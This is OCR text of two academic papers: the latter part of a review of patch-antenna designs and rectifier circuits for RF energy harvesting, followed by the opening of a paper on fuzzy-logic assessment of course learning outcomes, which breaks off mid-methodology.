On the other side, Moura Tiago demonstrated slots, which loaded on parasitic patch antenna for EH application [7]. This antenna had two slots at 754 MHz to enhance the gain and bandwidth. It presented a greater limitation of a conventional patch antenna. The simulation result illustrates the bandwidth improved by 17 MHz. However, the experimental bandwidth for the demonstrated antenna was 22.5 MHz. Fig. 2 presents a couple of rectangular slots. DTT channel was considered by improving the bandwidth of the proposed antenna. From the basic theoretical information, the bandwidth of an antenna could be improved significantly by applying the slots on the patch. The researcher variation sets correctly from the designer. These two resonant bandwidths become wider and enhanced by using this configuration. The two slots improved the bandwidth by 5.1 MHz. This method gives an efficient improvement compared with the reference antenna bandwidth. There is no enhancement on the antenna gain by this technique. A high-gain antenna will improve the total energy harvesting of all systems and increase the efficiency significantly. So that, many researchers developed the parasitic stacked technique to enhance the bandwidth and gain together. The most significant effect parameters of impedance matching are the ground plane length, the feed line width, and width of the substrate [8, 9]. Fig.3 illustrates the parasitic stacked patch antenna. It previously shows the slot patch feeding in Fig. 2. Indeed, the wavelength of the antenna is related to the dielectric of the substrate, and the gap between the coaxial feeding patch with the patristic patch, which has a height H. The optimizing techniques and calculation have been considered to calculate the air gap H =25 mm. The approximation height H between 0.05 λ_0 and 0.15 λ_0 were found on academic references.




Fig. 2. Slot patch antenna configuration [7]




Fig. 3. Configuration parasitic stacked patch antenna [7]

C. *Gain-enhanced antenna with reflector*

A reflector is used to harvest antenna energy. Kang reported a convenient synthetic procedure. He has improved a reflector by using the particle swarm optimization (PSO) algorithm [5]. The reflector and ring slot antenna works to enhance the gain. The researchers set the radiation patch above the reflector. This technique was developed to reflect the back lobe field in the forward direction. It will enhance the main lobe radiation pattern and duplicate the antenna gain. The convergence becomes faster by using (PSO) algorithm, at high frequency. When the gain, axial ratio, and bandwidth are enhanced, the efficiency improves for the proposed antenna. The RF received power is considered as RF energy harvesting. As known, the Friis equation explains the relation among received and transmitted power, and the gain shown in (1).

$$P_r = P_t G_t \left(\frac{\lambda}{4\pi R} \right)^2 G_r \tag{1}$$

Where Pr presents received power, and Pt transmuted power. Gt and Gr present transmuted and received gain respectively. Moreover, R is the distance between the two antennas. Therefore, it can obtain a high power at the high-gain antenna. The reflected field interferes with the main radiation field. This research gives an excellent method to enhance the antenna gain. The half wavelength for the resonant band is found by calculating the total ring length. This way used to minimize the antenna size as shown in Fig. 4. That gives the optimum length and the highest current distribution in the ring. Moreover, the circular polarization improves the antenna performance. After that, the researcher cuts a slot from each corner of the radiation patch with specific positions. The benefit of the circular polarization patch gives free choices to transmit in all directions. Here, the authors work to duplicate the proposed antenna gain by setting a reflector below the patch. That will reflect the backward field and add it to the forward field. The reflector should design on 1/4 wavelength to avoid the interference and make it an improvement.




Fig. 4. The ring-slot patch antenna with reflector: (a) top; (b) side [5]

D. Solar and RF energy harvesting of patch antenna

Tawkt has developed a solar cell methodology on inverted F-antenna for energy harvesting [10]. The first objective is to develop two sources of stored power. Moreover, it saves a DC power, which is harvested from RF received signal. In this study, the authors illustrated two operational tasks of the proposed antenna. These transmit the data, collect the RF power, and develop a rectifier circuit with a best matching network. Fig. 5 illustrates inverted F-antenna. It has thickness 0.5 mm made from copper. The antenna sited between the plate of Aluminum and the solar cell on the substrate.




Fig. 5. The F-antenna with solar cell [10]

The main features to choose F-antenna are low profile and radiation performance. In addition, the structure of F-antenna not obscured a length of the solar cell all the time. An optimization technique is used to determine F-antenna position. However, the researcher tried to develop meshed patch antenna to avoid the changing the radiation pattern shape because the solar said effect [11]. Lastly, two scenarios are developed on both sides of the planar antenna. One of them stands at the bottom side. However, the other locates on the top aspect of the planar antenna.

E. Coupled E-patch for bandwidth improvement

In 2015, Raietal developed E-patch antenna to enhance bandwidth and efficiency [12]. The proposed antenna is presented to improve the bandwidth and the electromagnetic field by adding a couple of E-patches. They have the same dimensions and the feeding point. The bandwidth is increased by 33% when an antenna has more than one resonant frequency. E-patch antenna achieved the WLAN band. Coupled E-patches are improved to meet WLAN and ISM band. When the single E-patch antenna designed, the gain decreased sharply. Moreover, the resonance frequency reduced from 2.45 GHz to 0.915 GHz. Practically, the highest gain of an antenna is achieved at the center resonant frequency. However, the gain was reduced slightly at the lower resonant frequency. The antenna size increased after the researchers added a couple of patches as an array antenna. After making a comparison between the single patch and array patch performance at the same frequency, the input power and gain improved. Large coupling of array E-patch used for energy harvesting. Moreover, the radiation patron becomes Omni-directional. Fig. 6 illustrated twins of patches; they were posted beside the initially fed patch antenna. Furthermore, the E-patch will improve the antenna bandwidth. After the couple patches dimension increase, the output power improves. The incident electromagnetic radiation field is increased because of the radiated surface of the antenna increase. Finally, the simulation results show the enhancement of coupled patch antenna gains better than the single E patch antenna at the same frequency.




Fig. 6. Coupled E-patches with similar dimensions to the E-patch feed point[12]

F. Dual-port pixel antenna

Shen highlights a dual-port pixel antenna for energy harvesting Fig. 7 [13]. The connection between the received power and the connections of the pixels is found by using Z-parameters of the antenna. Moreover, the maximum power is collected by using the genetic algorithm at the same frequency. This algorithm is applied to optimize the connection configuration of the antenna pixels. The proposed dual-port antenna gets higher power performance than a single dipole antenna with the same antenna size.




Fig. 7. The geometry of the planar dual-port pixel antenna [13]

Fig. 7 illustrated the planar dual-port pixel antenna. The authors divided the radiation surface to several pixels by 7×4 square cells. The cells are optimized due to the dimension of the ground plane. Each cell on the antenna grid has a connection to the others or with the ground plane. The black marks between the cells are Q=50 connectors as shown in Fig. 7. For each connector, it can take two states with or without the connection. There are 2 Q configuration states. The vector x = [x1, x2, . . . , xQ]T presented all the connection states with Xq (q = 1, 2, . . . , Q) , where 0 presents no connection stat and 1 presents connection stat. The two black arrows in Fig. 7 present the dual-port pixel antenna. This type of antenna is printed on the top side of the FR4 epoxy substrate that has thickness 1.6 mm.

G. Substrate Integrated Waveguide (SIW)s

Hailin illustrates a novel dual polarization complementary split-ring resonator (CSRR) with the substrate-integrated-waveguide (SIW). These applied to fractal dual-band patch antenna for wireless energy harvesting [14]. The SIW cavity and the Giuseppe Peano fractal patch antenna were proposed. The main benefits of Giuseppe Peano fractal patches are bandwidth enhancement and minimize the antenna size. Moreover, the design achieved better directivity and higher polarization unit.

- Influence of the coupling aperture.

A couple of slot patch antennas obtained an enhancement on return losses. It integrates on the simple array antenna. In contrast, regular microstrip-fed patch and probe fed patch antennas are difficult to fabricate. An active circuit came to enhanced bandwidth and simple design. The bandwidth was enhanced by applying H-shaped notch on a couple of patches. Moreover, the measurement shows the proposed design has efficient performance. In addition, the total radiation surface is reduced. The optimizing steps the antenna followed by setting the dual CSRR slot for the Giuseppe Peano fractal antenna.




Fig. 8. The CSRR different structure [14]

In Fig. 8, the CSRR dimensions have the same length. The new structure provides a good way to reduce the antenna dimensions by using a couple of slots.

- Influence of the radiation patches shape.

The radiated wavelength depends on the effective electrical length of the patch, and the fractal geometry techniques are used. For this purpose, the total antenna size reduced to improve the fractal geometry technique. Additionally, the achieved results were better than the large antenna dimensions. Moreover, the design has been simulated by using HFSS software. After that, the simulation results compared with analytical and calculation fundamental. The reference rectangular patch and the fractal patch antenna were tested after loading CSRR slot. Fig. 9 illustrates simulation and measurement results of the proposed fractal antenna.




Fig. 9. SIW on fractal patch antenna [14]

A new compact CSRR-fed SIW cavity backed update the fractal patch antenna. The aim of this design is to work simultaneously on wireless energy harvesting. It is shown that the combination of fractal geometries and the CSRR feed are affected by the design of compact SIW antennas.

H. Convert RF to DC power by rectenna

Kadupitiya designed a multi-stage rectifier to increase output power with minimum antenna size [15]. The aim of this work is charged RF power electronic by harvesting the energy, which propagates in free space as a microwave signal. A rectifier circuit is connected to a patch antenna. It converted RF to DC power and used it as a second power source for the device. This circuit has an impedance match equal to the antenna impedance at the same resonant frequency. Though, the harvesting power is little; It is enough to increase the antenna efficiency. The harvesting power increased the sensor lifetime. The antenna, matching network and rectifier circuit are called a rectenna.

I. Rectifier circuit

The researchers choose the Villard voltage multiplier circuit because it makes double Vout from the input signal. A Schottky diode used to multiply the voltage because of it has zero voltage bias. The attractive characteristic of Schottky diode is little substrate losses and high-speed switching. The harvesting circuit used this diode by applying a single diode configuration.




Fig. 10. Single stage rectifier circuit [15]

One stage voltage multiplier is illustrated in Fig. 10. The circuit consists of two parts capacitor and diode for rectification. The positive half cycle from the RF received signal can be rectified before the negative half received cycle. However, the input capacitor saved the voltage through the first-half cycle. It is transferred to the output capacitor throughout the second half cycle of the received signal. The output voltage is higher than two times of the highest RF energy.

The output of DC voltage is not accurately pure. It is an AC signal with a DC offset voltage. It is similar to DC signal superimposed by ripple satisfied. Due to this particular fact, following stages in the circuit can obtain a higher voltage than the single stage. The noise that received in the first stage will duplicate to the second stage. It will add to the total circuit noise. Therefore, any additional step will increase the output voltages depend on the received signal. Each independent circuit stage represented a single battery. In addition, it has an open-circuit load resistance R_L, output voltage V_0, internal resistance R_0, and the output voltage Vout. They are articulated by using (2).

$$V_{out} = \frac{R_l}{R_l + R_0} V_0 \qquad (2)$$

Generally, the negative half cycle of the received signal could decrease the output voltage. The enhancements on output voltage will double the input voltage up to the number of stages.

III. Analysis and Discussion

Different techniques have been used to illustrate the energy harvesting on an antenna. These techniques have developed many applications. This paper shows different achievement results. The beam forming was guided on the transmitting 2×2 array antenna. The highest efficiency will achieve when the transmitter has a zero phase shift at a distance 15 cm. In contrast, the array sets antenna 2 and 4 with -90° phase shift to control the main lobe direction by 15° and achieved efficiency 3.72%. The bandwidth improvement is related to the total slot length, and location. Moreover, the distribution current on the slot edge of the improvement band depends on the proposed impedance and overall slot length. After that, the gain and bandwidth were improved significantly from 5.4 MHz to 20.6 MHz by using the stacked slot antenna for energy harvesting. Additionally, the gain enhanced by adding a reflector bellows the single slot antenna. This reflector is used to reflect back the back-lobe field. The reflector geometry and the distance between the patch and the reflector are considered critical parameters to enhance the gain. Furthermore, a reconfigurable reflector may duplicate the gain at a particular band. Conversely, the maximum gain was duplicated from 10 dBi to 20 dBi by adding a coupled E-patch to the antenna. However, these couple E-patches increased the antenna size three times. On the one hand, a multi-stage rectifier circuit connected to a patch antenna. This circuit achieved (5 v) DC by harvesting the RF received signal. Nevertheless, the output power equals the input power. Indeed, the rectifier operating power is recognized as loss power. In fact, the impedance matching of a system changed when we set any additional component. So that, the RF equivalent circuit impedance should be equal to the antenna impedance at the operating band. On the other hand, the hybrid technique used to transfer RF and light to DC power. As a result, multi-course harvested the energy by connecting a rectifier circuit and solar cell to F-antenna. The solar cell material dielectric has to consider during the simulation. This technique has effective results at the daylight only. CSRR fractal patch with SIW improved dual-band impedance matching. SIW technique is hard to fabricate, but it reduces the antenna size. It collects the energy by using dual polarization operation bands.

IV. Conclusion

This paper reviews the achievement energy harvesting on communication technologies. Our highlights were the array antenna for energy harvesting, slot patch antenna, gain enhanced, solar cells, coupled E-shaped patch antennas, dual-port pixel antenna, SIW cavity-reflector patch antenna, and rectifier RF to DC energy harvesting. Different kinds of optimization schemes compared. Some overview is specified to achieve an energy harvesting. Sincerely, this paper talks about the energy harvesting techniques of communications applications, which can improve. Future work, the phase shift 90° between the array antenna patches satisfied only 15° controlling on the directivity of the main lobe radiation. Therefore, combining the circular polarization technique with the phase shift array antenna may improve the whole system efficiency.

References

[1] S.-Y. Jing, S. Ali, K. She, and Y. Zhong, "State-of-the-art research study for green cloud computing," The Journal of Supercomputing, vol. 65, pp. 445-468, 2013.

[2] F. K. Shaikh and S. Zeadally, "Energy harvesting in wireless sensor networks: A comprehensive review," Renewable and Sustainable Energy Reviews, vol. 55, pp. 1041-1054, 2016.

[3] P. Nintanavongsa, "A survey on RF energy harvesting: circuits and protocols," Energy Procedia, vol. 56, pp. 414-422, 2014.

[4] Y. A. Jawhar, R. A. Abdulhasan, S. A. Hamzah and K. N. Ramli, "A New Hybrid Sub-Block Partition Scheme of PTS Technique for Reduction PAPR Performance in OFDM System," ARPN Journal of Engineering and Applied Sciences, vol. 11, pp. 4322-4332, 2016.

[5] S.-I. Kang, K.-T. Kim, S.-J. Lee, J.-P. Kim, K. Choi, and H.-S. Kim, "A Study on a Gain-Enhanced Antenna for Energy Harvesting using Adaptive Particle Swarm Optimization," Journal of Electrical Engineering and Technology, vol. 10, pp. 1780-1785, 2015.

[6] S.-F. Yang, T.-H. Huang, C.-C. Chen, C.-Y. Lu, and P.-J. Chung, "Beamforming power emitter design with 2× 2 antenna array and phase control for microwave/RF-based energy harvesting," 2015 IEEE Wireless Power Transfer Conference (WPTC), pp. 1-4. 2015.

[7] T. Moura, L. Brás, P. Pinho, N. Carvalho, and R. Gonçalves, "Parasitic stacked slot patch antenna for DTT energy harvesting," 2015 IEEE International Symposium on Antennas and Propagation & USNC/URSI National Radio Science Meeting, pp. 2445-2446. 2015.

[8] R. A. Abdulhasan, R. Alias, A. Awaleh, and A. Mumin, "Design of circular patch microstrip ultra wideband antenna with two notch filters," 2015 IEEE International Conference on Computer, Communications, and Control Technology (I4CT), pp. 464-467. 2015.

[9] R. A. Abdulhasan, M. L. Attiah, R. Alias, A. Awaleh, and A. Mumin, "Multi-State UWB Circular Patch Antenna Based on WiMAX and WLAN Notch Filters Operation," ARPN Journal of Engineering and Applied Sciences, vol. 10, p. 5, 2015.

[10] Y. Tawk, J. Costantine, and C. Christodoulou, "An inverted-F antenna integrated with solar cells for energy harvesting," 2015 9th European Conference on Antennas and Propagation (EuCAP), pp. 1-2. 2015.

[11] T. W. Turpin and R. Baktur, "Meshed patch antennas integrated on solar cells," IEEE Antennas and Wireless Propagation Letters, vol. 8, pp. 693-696, 2009.

[12] G. Rai, A. Johari, and R. Shamim, "A wideband coupled E-shaped patch antenna for RF energy harvesting," 2015 International Conference on Signal Processing and Communication (ICSC), pp. 390-394. 2015.

[13] S. Shen and R. D. Murch, "Designing dual-port pixel antenna for ambient RF energy harvesting using genetic algorithm," 2015 IEEE International Symposium on Antennas and Propagation & USNC/URSI National Radio Science Meeting, pp. 1286-1287. 2015.

[14] H. Cao, F. Jiang, J. Liu, W. Cai, M. Tang, X. Tan, et al., "A CSRR-fed SIW cavity-backed fractal patch antenna for wireless energy harvesting and communication," Sensors, vol. 15, pp. 21196-21203, 2015.

[15] J. Kadupitiya, T. Abeythunga, P. Ranathunga, and D. De Silva, "Optimizing RF energy harvester design for low power applications by integrating multi stage voltage doubler on patch antenna," 2015 8th International Conference on Ubi-Media Computing (UMEDIA), pp. 335-338, 2015ز

Outcome based Assessment using Fuzzy Logic

Abraham Varghese
Information Technology Department
Higher College of Technology
Muscat, Sultanate of Oman

Jagath Prasad Sreedhar
Information Technology Department
Higher College of Technology
Muscat, Sultanate of Oman

Shajidmon Kolamban
Information Technology Department
Higher College of Technology
Muscat, Sultanate of Oman

Sankara Nayaki
Information Technology Department
Adi Shankara Institute of Engineering and Technology
Cochin, India

Abstract—**Outcome Based Education (OBE) or student centered learning is one of the key component in quality assurance and enhancement in the higher education. The OBE approach encourages students to become active learner rather than being passive as in the traditional teacher-centered learning approach. In OBE, teacher is a facilitator of the teaching learning process; therefore the quality of teaching learning process does not depends on how a Lecturer teaches the course, but on the skill or knowledge achieved by the students. The level of the attainment of Course Level Outcomes (CLOs) is the indicator of the skill, knowledge and behavior that students acquired at the end of the course. Therefore each and every activity conducted in the classroom has to be reflected in the assessment of course outcome, which is measurable. In this paper, an efficient way of assessing the course learning outcome using Fuzzy Logic is presented. The uniqueness of the method is it will give an accurate measure to assess the attainment level of the course by considering every parameter enabling the learning process.**

Keywords—Outcome based Education; Course Learning Outcome; Fuzzy Logic

I. INTRODUCTION

The student centered learning motivates the students to become more responsible for their learning by involving themselves 100% in the teaching learning process. According to Heywood [1], "Education that is outcome-based is a learner-centered, results-oriented system founded on the belief that all individuals can learn". The key points in the Outcome Based Education (OBE) approach are [2,3]:

- Student learning outcome are clearly mentioned.
- The student's progress is evaluated based on demonstrated achievement.
- Multiple instructional and assessment strategies need to be available to meet the needs of each student.
- Assistance and adequate time need to be provided so that each student can reach the maximum potential.

Accordingly, the classroom activities are to be planned and facilitated based on the need and level of the students. CLOs give a clear picture on the knowledge and the skill achieved by the student at the end of the course. It does not depend on 'what the course Instructor (CI) teaches in the class', rather it depends on 'what knowledge students acquired and what they are able to do'. It focuses on the best way for individuals and organizations to get self-knowledge about where they are and what they want to be [4,5]. In short, Outcome based education (OBE) is a recurring education reform model where the learning philosophy focuses on empirically measuring student performance called outcomes.

Therefore, the continuous assessment to be made in systematic and accurate way such that the feedback obtained shall be an input for the teaching learning process to improve. In traditional way of grading system, the grading will be based on a cut of mark. The drawback of such grading is that it does not give accurate level of attainment in most of the cases. For example, a student gets 99 mark and another gets 90 mark will be graded as **'A'** even though the difference is 9 mark. At the same time a student gets 90 mark and another student gets 89 marks will be given different grade, where the difference is just only 1 mark. In order to reduce such discrepancy, fuzzy logic is introduced where degree of attainment is also incorporated along with the grade. In this paper, the focus is not to assign a grade, but assess the level of attainment of the learning outcomes based on fuzzy modelling approach. The remaining section is as follows. Section 2 gives the overview of the method. Section 3 gives the implementation details and results followed by the conclusion.

II. METHODOLOGY

A fuzzy set is a set containing elements that have varying degrees of membership in the set and it was introduced by Zadeh in 1965. This theory was proposed in terms of the membership function operating over the range [0-1] of real numbers. It is in contrast with classical or crisp set because members of a crisp set would not be members unless their membership is full or complete, in that set. If an element of universe, say x, is a member of fuzzy set$\tilde{}$, then the mapping is given by $\mu\tilde{}(x) \in [0, 1]$ [6],[7],[8].

Let $\tilde{A}$ be a fuzzy set defined on the universe X and $\tilde{B}$ be a fuzzy set defined on the universe Y. The Cartesian product between the fuzzy sets $\tilde{A}$ and $\tilde{B}$ indicates as $\tilde{A}$x $\tilde{B}$resulting in a fuzzy relation $\tilde{R}$given by $\widetilde{R} = \tilde{A}$x $\tilde{B} \subset$ X x Y where $\tilde{R}$ has its membership function given by $\mu_R(x,y)=\mu_{AxB}(x,y)=\min(\mu\tilde{A}(x), \mu\tilde{B}(x))$. The Fuzzy inference system is used to convert crisp input to crisp output after doing fuzzification anddefuzzifcation. The: Fig. 1 shows the architecture of fuzzy inference system.




Fig. 1. The Architecture of Fuzzy Inference system

Fuzzifier converts the crisp input to a linguistic variable using the membership functions stored in the fuzzy knowledge base. Inference engine converts the fuzzy input to the fuzzy output using If-Then type fuzzy rules. Defuzzifier converts the fuzzy output of the inference engine to crisp using membership functions analogous to the ones used by the fuzzifier. The Commonly used fuzzy inference models are Mamdani Fuzzy models, Sugeno Fuzzy Models and sukamoto Fuzzy models[9,10,11,12].In order to apply the fuzzy inference model, the subject 'calculus-1' for diploma course of Higher college of Technology, Muscat is chosen. The course outcome of this course is given in Table 1.

TABLE I. THE COURSE OUTCOME OF THE COURSE CALCULUS-1

At the end of the course student will be able to:	
CO1	Compute the existence of a limit, continuity and differentiability of a function at a point and its value, if exists.
CO2	Determine the derivative of polynomial, trigonometric, exponential a logarithmic functions using standard techniques of differentiation.
CO3	Solve tangent problem, rate of change, extreme value, increasing/decreasing interval and concavity using derivative.
CO4	Verify Mean Value theorem and Rolle's Theorem
CO5	Evaluate indefinite and indefinite integrals of functions using standa integration techniques
CO6	Find area between two curves using definite integrals

At the end of the semester, each CLOs has to be assessed and the feedback to be given to the succeeding semester for improvement. The evaluation to be done based on the number of students acquired a specified target. Table 2 gives the suggested plan for the continuous assessments.

TABLE II. CONTINUOUS ASSESSMENT PLAN

	Continuous Formative-Summative Assessments	**Marks (100)**
Exam	Quiz-1	7
	Quiz-2	8
	Midterm	25
	Final Exam	50
Class room Activity	One minute paper	10
	Muddiest Point Activity	
	Think Pair Share Method	
	Concept Mapping	
	Assignment	

The details of the classroom activity are as follows:

Muddiest Point Activity: Muddiest Point" exercises are active learning techniques typically conducted at the end of a topic, chapter or class period. In a "Muddiest Point" exercise, students are anonymously asked to report what idea, topic, etc. about the previous lesson was confusing or unclear. Faculty members collect all "Muddiest Point" responses and later read and analyze them to see what areas of the lesson students are unclear about. Here are some ways to do that: a) Start off the next lecture by clarifying confusing topics b) Provide simple explanations, etc. on a course website.

One Minute Papers: At the end of a topic or module, students can be instructed to note down the most important/significant concept from a certain lesson, and list their major questions related to a lesson/lecture/chapter. One Minute papers can be debriefed by providing written feedback on students minute papers, writing frequently listed major points on the board, discussing answers to students questions with the class.

Think – Share Pair Method: After 10 or 15 minutes lecture, faculty members pose a question to the class and then allow a couple of minutes for each individual student to think and discuss with the student next to him. Finally, the faculty member will ask one or two random pairs to share their response with the class.

Concept mapping: Concept mapping is a technique that helps the students to organize the lecture and/or recognize the relationships between ideas by creating a visual map of the map of the connections.

Question Paper:

In order to maintain the quality and ensue the coverage of COs, the question paper is prepared in such a way that each question tests understanding/ analysis / application level of the student's knowledge. Each question maps to one or more course out comes. The sample format of the question bank is given in Table 3.

TABLE III. THE COGNITIVE LEVEL OF QUESTION PAPER

Questions	Cognitive Level (knowledge/ understanding/ analysis & applications)	CLO
Chapter 1		
1) If f $(x) = \cos(\pi x), g(x)\pi = \frac{1}{x+3}$, find $(fog)'$ at x = -2. Compare it with $(gof)'$	Application	CO2
2) Find the equation of the tangent line to the curve given by the parametric equations $x = 2t^2 - 1,\ y = 2\,sint$ at $t = \pi$? Also find $\frac{d^2y}{dx^2}$ $at\ t = \pi$	Analysis	CO3
3.Find the limit of the function $f(x) = \frac{1-\sqrt{x+1}}{x}$ as $x \rightarrow 0$	understand	CO1

III. IMPLEMENTATION

The marks/grade obtained for each course outcome is recorded. The attainment of the course outcome is assessed through internal examinations and graded class activities. The target of the internal examinations is decided by the coordinator of the subject. At the middle of the semester the course level outcome attainment can be reviewed and appropriate action can be taken. The course outcome can be evaluated as follows:

Number of students	Mark obtained
C_1	>= 90%
C_2	>=80% &< 90%
C_3	>=70% &< 80%
C_4	>=60% &< 70%
C_5	>=50% &< 60%
The Course outcome Score = $\frac{5\times C_1+4\times C_2+3\times C_3+2\times C_4+C_5}{N\times 5} \times t$	

Each course gets a value in the range [0, t] based on the mark obtained in Quiz, Assignment, midterm, Final Exam and other classroom Activities. It is graded as slightly, moderately and substantially using Fuzzy membership functions. The student learning outcome can be very well modelled using Fuzzy membership functions and fuzzy rule. The use of fuzzy is suitable to model vagueness in assessing the student learning outcomes. For Example, out of the 6 CLOs, if 3 CLOs score are 'slightly' attained (in the range 0 to 1.5), 2 COs are 'Moderately' attained (between 1 to 2), and 1 CO score is 'substantially' attained (1.5 to 3), then how to rate the performance of the course? The fuzzy reference engine can model it in a very efficient way. The input to the fuzzy reference engine here is course outcomes score and the output is the level of attainment such as 'Poor', 'Satisfactory', 'Good', 'Very Good', 'Excellent'. The Fig. 2 shows the block diagram of the fuzzy model.

